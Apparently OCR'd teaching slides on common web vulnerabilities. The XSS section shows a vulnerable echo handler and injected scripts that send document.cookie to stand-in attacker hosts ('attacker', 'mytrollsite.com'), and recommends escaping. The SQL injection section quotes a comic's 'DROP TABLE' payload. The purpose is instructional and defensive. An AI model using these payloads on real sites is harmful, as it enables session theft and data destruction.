
Web Security

Top 3 most common security vulnerabilities on the web

- Cross Site Scripting
- SQL Injection
- CSRF

Cross Site Scripting - XSS


Attacker
Attacker's Server
Website
Website's Response Script
1
Check this out: http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```


```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

XSS is a concern if you allow user's to provide input that is then rendered within the context of your page.

```
<script>
  var yerCookies = document.cookie;
  var url = "mytrollsite.com/" + yerCookies;
  var oReq = new XMLHttpRequest();
  oReq.open("get", url, true);
  oReq.send();
</script>
```

Sanitize your inputs

- Blacklist, whitelist, escaping



escape `_.escape(string)`

Escapes a string for insertion into HTML, replacing `&`, `<`, `>`, `"`, `'`, and `/` characters.


```
_.escape('Curly, Larry & Moe');
=> "Curly, Larry &amp; Moe"
```

unescape `_.unescape(string)`

The opposite of **escape**, replaces `&amp;`, `&lt;`, `&gt;`, `&quot;`, `&#x27;`, and `&#x2F;` with their unescaped counterparts.


```
_.unescape('Curly, Larry &amp; Moe');
=> "Curly, Larry & Moe"
```

SQL Injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
